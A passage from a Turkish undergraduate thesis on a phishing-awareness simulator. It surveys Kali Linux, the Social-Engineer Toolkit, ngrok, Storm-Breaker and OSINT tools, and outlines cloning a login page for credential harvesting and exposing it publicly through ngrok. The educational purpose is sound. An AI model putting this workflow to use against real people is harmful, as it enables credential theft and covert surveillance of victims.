Phishing (oltalama) saldırıları, literatürde en yaygın sosyal mühendislik tekniklerinden biri olarak öne çıkmaktadır. Abedin yaptığı çalışmada (2020), oltalama saldırılarının artan karmaşıklığını ele almış ve makine öğrenimi destekli modellerin bu saldırılara karşı etkili bir savunma yöntemi olduğunu ifade etmişlerdir [13]. Aynı zamanda, Parvin yaptığı çalışmada (2021), makine öğrenimi algoritmalarının oltalama saldırılarının tespitinde nasıl kullanılabileceğini analiz etmiş ve bu yöntemlerin doğruluk oranını artırmadaki potansiyelini ortaya koymuşlardır [7].

Trojan ve Ortadaki Adam (MITM) saldırıları gibi diğer tehdit türleri üzerine yapılan çalışmalarda, bu saldırıların dijital iletişim güvenliğini tehdit eden en etkili yöntemler arasında yer aldığı ifade edilmektedir. Trojan yazılımlarının kurumsal sistemlerde ciddi güvenlik açıklarına neden olduğu ve bu tehditlerin azaltılması için geliştirilmiş yöntemlerin gerekliliği bilinmektedir. MITM saldırılarında da kullanılan teknikler giderek gelişmekte ve bu durumun alınacak önlemlerin artırılması gerektiği çıkarılması yapılmaktadır.

Sosyal mühendislik saldırılarının, kullanıcıların güven, korku ve empati gibi duygusal zaaflarını hedef aldığı literatürde yaygın bir şekilde tartışılmıştır. Nair ve Achary (2023), bu saldırıların bireylerin mantıksal düşünme becerilerini zayıflattığını ve manipülasyona açık hale getirdiğini ifade etmiştir [9]. Çalışmada, saldırılara karşı yalnızca teknolojik çözümlerin değil, davranışsal önlemlerin de devreye alınması gerektiği vurgulanmıştır.

1.7.2. Eğitim simülasyonlarının farkındalık yaratmada etkinliği

Eğitim simülasyonları, kullanıcıların siber tehditlere karşı önlem alabilmeleri ve farkındalığın artması için etkili bir yöntemdir. Özellikle sosyal mühendislik saldırıları gibi insan odaklı tehditlerle mücadelede önemli bir araç olarak kullanılmaktadır. Çalışmalar, kullanıcıların risklerini deneyimleyerek öğrenmesinin, verimi artırmada daha kalıcı etkiler gösterdiğini göstermektedir [14].

Simülasyonlar, gerçek tehdit senaryolarını güvenli bir şekilde deneyimleme fırsatı sunar. Kullanıcılar bu tür saldırılara daha dirençli hale gelir ve bu tür simülasyonlarla kullanıcılar, sahte mailleri daha kolay tanıyabilir.

Kurumsal düzeyde simülasyonlar, güvenlik politikalarının etkinliğini artırmak ve çalışanların saldırılara karşı hazırlıklı olmalarını sağlamak için kullanılmaktadır. Şirket içi simülasyonların, çalışanların güvenlik konusundaki davranışlarını olumlu yönde geliştirdiği düşünülmektedir. Simülasyonlar, kullanıcıların tehditleri daha iyi anlamalarına ve saldırganların psikolojik manipülasyon yöntemlerine karşı hazırlıklı olmalarına yardımcı olmaktadır.

Ancak, simülasyonların etkisi tasarım kalitesine bağlıdır. Simülasyonların düzenli olarak tekrarlanması gerektiğini ve kişiselleştirilmiş senaryoların daha etkili olduğu düşünülmektedir. Örneğin, bireylere özel tasarlanmış oltalama

senaryoları, kullanıcıların saldırılardan gördüğü zararı azaltmada daha başarılı olmaktadır.

Günümüz dünyasında simülasyonların kalitesini artıracak bir diğer önemli etken de yapay zekâ olarak düşünülebilir. YZ destekli simülasyonlar, eğitim deneyimini geliştirmekle kalmaz, aynı zamanda yeni tehditlere uyum sağlama ve sürekli öğrenme yeteneğiyle daha etkili çözümler sunar. Yapılan çalışmalarda yapay zekâ destekli simülasyonların kullanıcı davranışlarını anlamada oldukça başarılı olduğunu ve bu analizlerin saldırılara karşı farkındalığı artırdığını ortaya konulmuştur. Chinnasamy(2022)[15], Ansari(2022) [16]



Şekil 5.Yapay Zekanın Siber Güvenlikteki Yeri ve Katkıları

1.7.3. Çalışmanın literatüre katkısı

Sosyal mühendislik simülasyonlarının bireysel kullanıcılar için yetersiz oluşu, siber güvenlik alanındaki önemli bir eksiklik olarak öne çıkmaktadır. Literatürde genellikle kurumsal odaklı simülasyonlara ve eğitim araçlarına ağırlık verilmekte, bireylerin günlük yaşamda karşılaşılabileceği tehditlere yönelik kapsamlı çözümler ise sınırlı kalmaktadır. Eğitim içeriklerinin çoğu, kurumsal güvenlik politikalarını desteklemek amacıyla tasarlanmıştır ve bireylerin kişisel önlemlerinin alınması konusunda eksiklikler barındırmaktadır [4].

Sosyal mühendislik saldırılarının, kullanıcıların güven, korku veya aciliyet gibi duygularını hedef alarak gerçekleştirildiği bilinmektedir. Ancak mevcut simülasyonlar, bu tür saldırılara karşı gerçekçi senaryolar sunmakta

yetersizdir. Bireysel kullanıcıların günlük yaşamlarında sıklıkla maruz kaldığı ortalama e-postaları, sahte ağlar ve telefon dolandırıcılığı gibi tehditler, mevcut eğitim içeriklerinde genellikle ihmal edilmektedir.

Eğitim araçlarının bireysel kullanıcıların ihtiyaçlarına uygun olarak kişiselleştirilmesi, farkındalığın artırılması ve güvenlik bilincinin geliştirilmesi açısından kritik öneme sahiptir. Lopes yaptığı çalışmalarda, kullanıcı odaklı eğitim araçlarının tehdit farkındalığını artırmada önemli bir rol oynadığını ifade etmiştir [4]. Bu çalışma, bireysel kullanıcıların karşılaşılabileceği tehditleri daha iyi anlamalarını sağlayacak sosyal mühendislik simülasyonları geliştirmeyi hedeflemektedir.

Bu çalışma, bireysel kullanıcıların özellikle ihmal edilen sosyal medya kullanıcılarının, forum kullanıcılarının her gün maruz kaldığı ortalama saldırılarını simüle ederek saldırıların mantığının anlaşılmasında basit ve etkili bir yardımcı araç olacaktır.

1.8. Tezin Yapısı - Araştırma Yöntemleri

Bu çalışma; siber güvenlik ve uygulama geliştirme alanlarında kapsamlı bir öğrenme sürecini, sosyal mühendislik saldırılarının analizini, simülasyonların hazırlanmasını ve uygulama geliştirme aşamasını kapsamaktadır.

İlk aşamada, siber güvenlik ve araç geliştirme konularında mevcut literatür, kitaplar, tezler ve video eğitimler incelenerek teorik bir altyapı oluşturulacaktır. Bu süreçte, sosyal mühendislik saldırılarının teknik detayları, saldırganların kullandığı yöntemler ve bu tehditlere karşı alınabilecek önlemler üzerinde durulacaktır.

İkinci aşamada, sosyal mühendislik saldırılarının en çok kullanılan türleri araştırılacaktır. Bu saldırıların nasıl gerçekleştirildiği detaylı bir şekilde analiz edilerek, simülasyonlar için uygun senaryolar hazırlanacaktır. Bu aşamada, kullanıcıların günlük yaşamlarında en çok karşılaştığı tehditlere öncelik verilecektir.

Son aşamada ise geliştirilen araçla farklı tipte saldırı simülasyonlarıyla ortalama saldırılarının anlaşılması sağlanacaktır.

BÖLÜM 2. YÖNTEMLER VE TEKNOLOJİLER

2.1. Geçmiş Derslerden Elde Edilen Bilgiler

Lisans eğitimi süresince alınan bazı dersler, sosyal mühendislik tabanlı bu projenin geliştirilmesinde doğrudan veya dolaylı olarak önemli katkılar sağlamıştır. Aşağıda, bu derslerin sosyal mühendislik kapsamında nasıl işe yaradığı detaylı olarak açıklanmıştır:

Bilgisayar Mühendisliğine Giriş (BIL101): Bu ders, siber güvenlik kavramlarına giriş yaparak verilerimizi koruma gerekliliğini ve siber güvenliğin hayatımızdaki yerini anlamamızı sağladı. Özellikle ortalama saldırıları (phishing) ile ilgili yapılan tartışmalar, saldırganların kişisel bilgileri ele geçirmek için kullandığı psikolojik ve teknik yöntemlere dair farkındalık kazandırdı. Bu farkındalık, sosyal mühendislik saldırılarının nasıl etkili olduğunu ve bu tür saldırılara karşı alınabilecek önlemleri kavrayarak projenin geliştirilmesinde önemli bir rol oynadı.

Veri İletişimi (BIL321): Bu derste, verilerin güvenli bir şekilde aktarımı ve kontrolüne dair bilgiler edinildi. Ortalama saldırılarında kullanılan tekniklerin (örneğin, sahte web sitelerine yönlendirme veya zararlı bağlantılar üzerinden veri çalma) nasıl çalıştığını analiz etme becerisi, projenin sosyal mühendislik saldırılarını simüle eden modüllerinin geliştirilmesinde önemli bir katkı sağladı. Bu altyapı sayesinde, sosyal mühendislik saldırılarının teknik boyutları daha iyi anlaşıldı.

Computer Networks (BIL441): Bu derste, SMTP gibi ağ protokollerinin çalışmaları detaylı bir şekilde incelendi. Sosyal mühendislik saldırılarında sıkça kullanılan sahte e-posta gönderimleri ve bu e-postaların kimlik avı amacıyla nasıl yapılandırıldığını anlamak, projenin teknik altyapısını oluştururken kritik bir rol oynadı. Özellikle saldırganların ağ protokollerini nasıl kötüye kullandığını anlamak, projenin güvenlik önlemlerini güçlendiren çözümler geliştirmeye olanak tanıdı.

Security Networks (BIL468): Bu derste, ağ güvenliği, saldırı tespit sistemleri, kimlik doğrulama protokolleri ve kriptografi gibi konulara odaklanıldı. Özellikle güvenlik açıklarının nasıl oluştuğu ve kötü niyetli yazılımların ağlar üzerinde nasıl hareket ettiği gibi başlıklar, sosyal mühendislik saldırılarının teknik boyutunun daha derinlemesine anlaşılmasını sağladı.

Bu derslerde edinilen bilgiler, sosyal mühendislik saldırılarının psikolojik ve teknik boyutlarını anlamamı sağlayarak projenin oluşturulmasına ve tasarlanmasına önemli katkılar sağlamıştır.

2.2. Mühendislik Standartları

Bilgi güvenliği, kurum içi gizliliğin korunması ve verilere erişim yetkilerinin belirlenmesi gibi alanları kapsayan belirli standartlar bulunmaktadır. Bu standartlar, kurumlar tarafından uygulanması gereken düzenlemeler olup kişisel verilerin korunmasını sağlamayı ve oluşabilecek zafiyetlerden kaynaklanabilecek zararları en aza indirmeyi amaçlamaktadır. Ayrıca, bu standartlar, kurumların veri güvenliğini sağlamak için belli sınırlar oluşturarak en iyi uygulama çerçevesini sunmayı hedeflemektedir. Verilerin korunması için uyulması gereken bazı temel standartlar aşağıda belirtilmiştir.

PCI DSS ve FINRA, finans sektöründe güvenliği sağlamak amacıyla uygulanan standartlardandır. PCI DSS (Ödeme Kartı Sektörü Veri Güvenliği Standardı), ödeme süreçlerini içeren finans sektörlerinde veri güvenliğinin korunmasını sağlamaktadır. Bu standart doğrultusunda, kuruluşların teknolojik güvenlik altyapılarını sürekli güncel tutmaları gerekmektedir. Ayrıca, dışarıdan gelebilecek ihlalleri önlemek amacıyla düzenli olarak, en az yılda bir kez sızma testi yöntemlerinin uygulanması zorunlu hale gelmiştir. FINRA ise yatırımcıların korunmasını ve piyasa bütünlüğünün sağlanmasını hedefleyen bir standarttır. Veri güvenliği ve müşteri bilgilerinin korunmasına yönelik çeşitli önlemler sunarak uygulandığı alanlarda güvenlik seviyesini artırmaktadır.

HIPAA (Sağlık Sigortası Taşınabilirlik ve Hesap Verebilirlik Yasası) gizlilik kuralı, bireylerin medikal kayıtlarını ve sağlık bilgilerini korumak için ulusal standartlar sunmaktadır. Bu standartlar, özellikle elektronik ortamda sağlık hizmeti sağlayıcıları için geçerlidir. Sağlık kuruluşlarında bu standartların uygulanabilirliği için güçlü bir ağ ve sistem altyapısına ihtiyaç duyulmaktadır. Ağ ve sistem ekipleri, sağlık kuruluşlarının verilerini korumaktan sorumlu olup güvenliğin sağlanmasında kritik bir rol oynamaktadır.

ISO 27001, bilgi güvenliği alanında bilinen en etkili standartlardan biridir. Bu standart, bilgi güvenliğinin sağlanması için gereksinimleri belirlemekte ve kurumlara uygulama rehberi sunmaktadır. Gerekli gereksinimlerin

tamamlanmasının ardından, akredite sertifikasyon kuruluşları tarafından yapılan denetimlerin başarıyla tamamlanması durumunda ilgili kuruluşlar sertifika almaya hak kazanmaktadır.

GDPR (Genel Veri Koruma Yönetmeliği), Avrupa Birliği ve Avrupa Ekonomik Alanı içindeki bireylerin veri koruma ve gizliliğini sağlamaya yönelik bir düzenlemedir. Bu yönetmelik, kullanıcıların verilerinin korunmasını hedeflerken, yetkilendirme izni olmadan verilere erişimin sınırlandırılmasını ve izlenmesini de sağlamaktadır.

Bu standartlar, projede izlenmesi gereken yöntemlerin belirlenmesine yardımcı olmakta ve projenin sağlayabileceği katkılar hakkında yol gösterici bir rol üstlenmektedir.

2.3. Tasarım Kısıtlamaları

Tasarım kısıtlamalarının doğru şekilde belirlenmesi ve bu kısıtlamalara uygun bir planlama yapılması, projelerin başarıya ulaşmasında kritik bir rol oynar. Özellikle sosyal mühendislik saldırılarıyla ilgili projelerde inandırıcılık, sürdürülebilirlik, etik kurallar ve veri güvenliği gibi unsurlar ön planda tutulmalıdır. İnandırıcılık, kullanıcı davranışlarını taklit eden ve gerçek dünyadaki saldırı yöntemlerini simüle eden senaryoların tasarımıyla sağlanır. Bu senaryoların gerçekçi olması ve kullanıcıları etkilemesi o projenin başarı oranını doğrudan etkiler. Aynı zamanda, proje çıktılarının farklı zaman ve ortam koşullarına uyarlanabilir olması, uzun vadeli bir kullanım potansiyeli sunar ve sürdürülebilirlik açısından büyük önem taşır. Bununla birlikte, etik kuralların ihlal edilmemesi için projenin yalnızca farkındalık oluşturma amacıyla tasarlanması ve elde edilen verilerin yasalara uygun şekilde değerlendirilmesi gereklidir. Kişisel verilerin korunmasına ilişkin düzenlemelere, özellikle KVKK veya ilgili bölgesel veri koruma yasalarına uyum sağlanmalı, verilerin yalnızca izin verilen kurumlar ya da eğitim amaçlı platformlar tarafından kullanılması temin edilmelidir. Tüm bu unsurlar, projenin etkinliği, güvenliği ve yasal olması açısından dikkate alınması gereken temel kısıtlamalardır ve hem proje tasarım sürecinde hem de kullanım aşamasında ciddi bir önem taşımaktadır.

2.4. Kali - Linux

Linux, Debian tabanlı ve açık kaynaklı bir işletim sistemi olarak, özelleştirilebilir yapısı sayesinde kullanıcılarına tam kontrol imkânı sunar. Güvenlik uzmanları için oldukça uygun bir platform olan Linux, çeşitli araçların sisteme kolayca entegre edilmesini sağlar ve bu nedenle siber güvenlik dünyasında sıkça tercih edilir. Linux çekirdeği üzerine inşa edilen Kali Linux ise özellikle siber güvenlik uzmanları, etik hackerlar ve güvenlik araştırmacıları için tasarlanmış, Debian tabanlı bir dağıtımdır. İlk kez 2013 yılında Offensive Security tarafından yayımlanan bu işletim sistemi, sızma testleri (penetration testing) ve güvenlik analizleri için gerekli araçları önceden yüklenmiş olarak sunar.

Kali Linux, ağ güvenliği analizi, web uygulaması testleri, zafiyet tarama ve kriptografik analiz gibi birçok farklı alanda kullanılabilen 600'den fazla güvenlik aracını içermesiyle güvenlik için ilk tercih edilen işletim sistemi konumundadır. Nmap(ağ haritalama ve güvenlik taramaları yapabilen bir araç), Wireshark(ağ trafik analizinde kullanılan bir araç), Metasploit Framework(sızma testlerinin yapılabileceği bir platform), Burp Suite(web uygulama güvenliği testi için kapsamlı bir araç seti sunar) ve Aircrack-ng(kablosuz ağları analiz etmek, kırmak ve şifrelemek için kullanılır) gibi popüler yazılımlar bu araçların arasında yer alır.

Tez özelinde özellikle sosyal mühendislik saldırılarına tek bir arayüz üzerinden erişilebilen; phishing, credential harvesting (kimlik avı) ve diğer sosyal mühendislik simülasyonlarını içeren SET(setoolkit) aracı incelenecek. Ayrıca saldırı yapılan bireyin bilgilerinin tutulmasına ve yönetilmesine yardımcı olabilecek, OSINT(açık kaynaklı istihbarat) yani internet üzerinden kurbanın verilerine ulaşılacak bir veri merkezi olan Maltego üzerine yoğunlaşılacaktır. Tezde detaylandırılacak olan bu araçlar siber güvenlik temellerini anlamak ve saldırıları incelemek isteyenler için önemli bir yer etmektedir bu sebeple tezde yer verilmiştir ancak proje kapsamında geliştirilecek araç Python ve çeşitli teknolojilerle birlikte oluşturulacak oltalama aracı olacaktır.


Kali Linux'un en önemli avantajı kullanıcıların ihtiyaçlarına göre sistemi özelleştirebilmesidir. Ayrıca, dünya çapında geniş bir topluluk desteğine sahip olması, kullanıcıların karşılaştıkları sorunlara çözüm bulmalarını kolaylaştırmaktadır.

Ancak, Kali Linux'un kullanımı temel siber güvenlik bilgisine sahip olmayanlar için karmaşık olabilir ve içeriğindeki araçların kötüye kullanım riski taşımaktadır. Bu nedenle, bu işletim sistemini kullananların etik kurallara uygun hareket etmesi ve araçları sorumlu bir şekilde kullanması büyük önem taşır. [14]

2.4.1. Kali Linux terminali ve komutlar

Terminal, Kali Linux'ta sistemle doğrudan işlem yapmayı sağlayan bir araçtır ve grafik arayüze ihtiyaç duymadan sistemin her alanına erişim imkânı sunar. Herhangi bir dosya ya da programa terminal üzerinden erişim sağlanabilir. Dosya yönetimi, ağ analizi ve güvenlik araçlarının kullanımı gibi birçok teknik işlem terminal üzerinden kolayca yapılabilir. Kali Linux'ta genelde root yetkileriyle çalışılır ve bu da kullanıcıya sistem üzerinde tam kontrol sağlar. Ancak, root yetkileri dikkatli kullanılmalıdır, çünkü yanlış komutlar sistemde ciddi sorunlara yol açabilir. Terminal, hızlı ve esnek bir çalışma ortamı sağladığı için Kali Linux'ta temel bir araç olarak öne çıkar.

- ls: Geçerli dizindeki dosya ve klasörleri listeler.
- cd: Belirtilen bir dizine geçiş yapar.
- mkdir: Yeni bir dizin oluşturur.
- rm: Dosya veya dizinleri siler.
- apt-get update: Sistem paket listesini günceller.
- apt-get upgrade: Tüm güncellenebilir paketleri yükler.
- ifconfig: Ağ arayüzlerini yapılandırır ve bilgilerini görüntüler. IP adresi gibi bilgileri gösterir.
- cat: Bir dosyanın içeriğini görüntüler.
- nano: Metin dosyalarını düzenlemek için kullanılan bir metin editörüdür.
- sudo: Yönetici yetkileriyle komut çalıştırır.



```
(root@mersault)~[~]
# cd ..

(root@mersault)~[/]
# cd home

(root@mersault)~[/home]
# cd mersault

(root@mersault)~[/home/mersault]
# ls
Belgeler Genel İndirilenler Masaüstü Müzik Resimler Şablonlar Videolar

(root@mersault)~[/home/mersault]
# cd İndirilenler

(root@mersault)~[/home/mersault/İndirilenler]
# ls
ngrok

(root@mersault)~[/home/mersault/İndirilenler]
# apt update
Aynı: 1 http://http.kali.org/kali kali-rolling InRelease
880 paket yükseltilebilir. Bu paketleri görmek için 'apt list --upgradable' komutunu çalıştırın.
Notice: 'Kali Linux' deposu 'non-free component' değerini 'non-free' yerine 'non-free non-free-firmware' olarak değiştirmiş
Notice: More information about this can be found online at: https://www.kali.org/blog/non-free-firmware-transition/

(root@mersault)~[/home/mersault/İndirilenler]
#
```

Şekil 6.Kali Linux Terminali ve Komutlar

2.4.2.Setoolkit (SET)

SET (Social-Engineer Toolkit), sosyal mühendislik saldırılarını simüle etmek ve bu konuda farkındalık oluşturmak için geliştirilmiş açık kaynaklı bir araçtır. Siber güvenlik uzmanları ve etik hackerlar tarafından sıkça kullanılan bu araç, özellikle oltalama, kimlik avı (credential harvesting), e-posta sahtekarlığı ve USB saldırıları gibi senaryoların oluşturulmasında etkili bir şekilde kullanılmaktadır.

Komut satırı tabanlı bir arayüze sahip olan SET, kullanıcı dostu bir menü sistemi sunarak sosyal mühendislik saldırı yöntemlerinin kolayca seçilmesini ve özelleştirilmesini sağlar. Örneğin, sahte bir giriş sayfası oluşturmak, kimlik bilgilerini toplamak veya hedef bir cihaza kötü amaçlı yazılım yüklemek gibi işlemler bu araçla oldukça basit bir şekilde gerçekleştirilebilir. SET, Kali Linux gibi güvenlik odaklı işletim sistemlerinde önceden yüklü olarak gelir ve terminal üzerinden kolayca çalıştırılabilir.

Bu aracın temel amacı, gerçek saldırı tekniklerini simüle ederek bireylerin ve kurumların potansiyel güvenlik açıklarını tespit etmesine ve gerekli önlemleri almasına yardımcı olmaktır. Ancak, SET'in yalnızca eğitim ve etik amaçlarla kullanılması gerektiği unutulmamalıdır. Yasal olmayan faaliyetlerde kullanımı ciddi etik ve hukuki sorunlar doğurabilir. SET, sosyal mühendislik saldırılarını

anlamak, bu tür saldırılara karşı farkındalığı artırmak ve savunma geliştirmek için güçlü ve etkili bir araçtır.

```
.. .. .. .. ..  
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (ReL1K) [—]  
      Version: 8.0.3  
      Codename: 'Maverick'  
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @HackingDave [—]  
[—] Homepage: https://www.trustedsec.com [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 
```

Şekil 7.Setoolkit Seçenekleri

Spear Phishing Attacks (Hedefli Oltalama Saldırıları): Sahte e-postalar veya bağlantılar oluşturarak hedef kişilere kimlik avı saldırıları düzenlenmesini sağlar. Bu yöntem, özellikle hassas bilgileri ele geçirmek için kullanılır.

Website Attack Vectors (Web Sitesi Saldırı Vektörleri): Gerçek bir web sitesinin sahte bir kopyasını oluşturarak kullanıcı bilgilerini toplar. Örneğin, sahte bir giriş ekranı oluşturulabilir.

Infectious Media Generator (Bulaşıcı Medya Üretici): USB bellek veya CD/DVD gibi taşınabilir cihazlara kötü amaçlı yazılımlar yükleyerek hedef sistemlere bulaşmasını sağlar.

Credential Harvester Attack (Kimlik Bilgisi Toplama Saldırısı): Sahte web sayfaları kullanarak kullanıcıların giriş bilgilerini toplar. Bu yöntem genellikle oturum açma sayfalarını taklit ederek çalışır.

İçindeki saldırı türlerine örnek olarak verilebilir.

Bu saldırılar için kritik öneme sahip diğer bir uygulama Ngrok'tur. Ngrok, yerel sunucuları internet üzerinden erişilebilir hale getiren bir araçtır. Geliştiriciler,

yerel projelerini halka açık bir URL üzerinden paylaşabilir ve test edebilir. HTTP, HTTPS ve TCP protokollerini destekler. Örneğin, ngrok http 8080 komutuyla 8080 portunda çalışan bir uygulama için bir URL oluşturulur. Setoolkit kimlik bilgisi toplama saldırısı için bir web sitesi klonlandığı senaryoda bu klon sayfa tüm sunucularda çalıştıracak bir IP'ye atanmalı. Ngrok bu https'i oluşturur ve klon sayfayı artık bu url üzerinden tüm sunucularda çalışabilecek hale getirir.

```
ngrok
Route traffic by anything: https://ngrok.com/r/iep


Session Status      online
Account             Mersault (Plan: Free)
Version             3.19.0
Region              Europe (eu)
Latency              43ms
Web Interface        http://127.0.0.1:4040
Forwarding           https://74da-78-188-86-83.ngrok-free.app → http://localhost:80

Connections
ttl    opn    rt1    rt5    p50    p90
0       0       0.00   0.00   0.00   0.00
```

Şekil 8.Ngrok ile https oluşumu

2.4.3. Kali Linux Github ilişkisi

Etik hackerlık çerçevesinde geliştirilen güvenlik araçları github üzerinden açık kaynak kodlu olarak topluluk tarafından paylaşılmaktadır. Bu güvenlik araçlarını Kali Linux üzerinde kullanmak oldukça kolaydır. Kali, github üzerinden açılmış repoların adreslerini git clone komutuyla terminal üzerinden kopyalayabilir ve çalıştırabilir. Storm-Brekaer aracını inceleyecek olursak terminale repo adresi kopyalandıktan sonra çalıştırmak üzere belgelere repo dosyaları indirildi. Bu araç kurban makine üzerinden konum, kamera kayıtları ve anlık ses kayıtlarını bir web sitesi üzerinden hacker'a aktarmaktadır.




Şekil 9. Github reposu çekme

2.5. Bilgi toplama araçları: Maltego ve Sherlock

Bu araçlar not defterinde kurban hakkında bilgi tutmaktan farksız bir işlev görür. Ancak profesyonel kullanıcılar bu bilgilere rahat ulaşmak adına Maltego ve Sherlock gibi bilgi araçlarını tercih etmektedir.

Maltego: Maltego, hedeflerin dijital varlıklarını analiz ederek bu verileri görselleştirme imkânı sunar. Sosyal mühendislik projelerinde, ağ bağlantıları, sosyal medya hesapları ve IP adresleri gibi bilgileri ilişkilendirmek için etkili bir araçtır [3]. Saldırının yapılacağı kurum ya da kişiler hakkında edinilecek bilgilerin tutulacağı bir kaynak havuzu olarak düşünülebilir.

Sherlock: Sherlock, sosyal medya platformlarında kullanıcı adlarını tarayarak bir kişinin dijital ayak izini analiz eder. Kullanıcı adı keşfi ve takibi konusunda etkili bir araçtır ancak diğer bilgi toplama araçlarına göre daha sınırlı bir işlevsellik sunar.



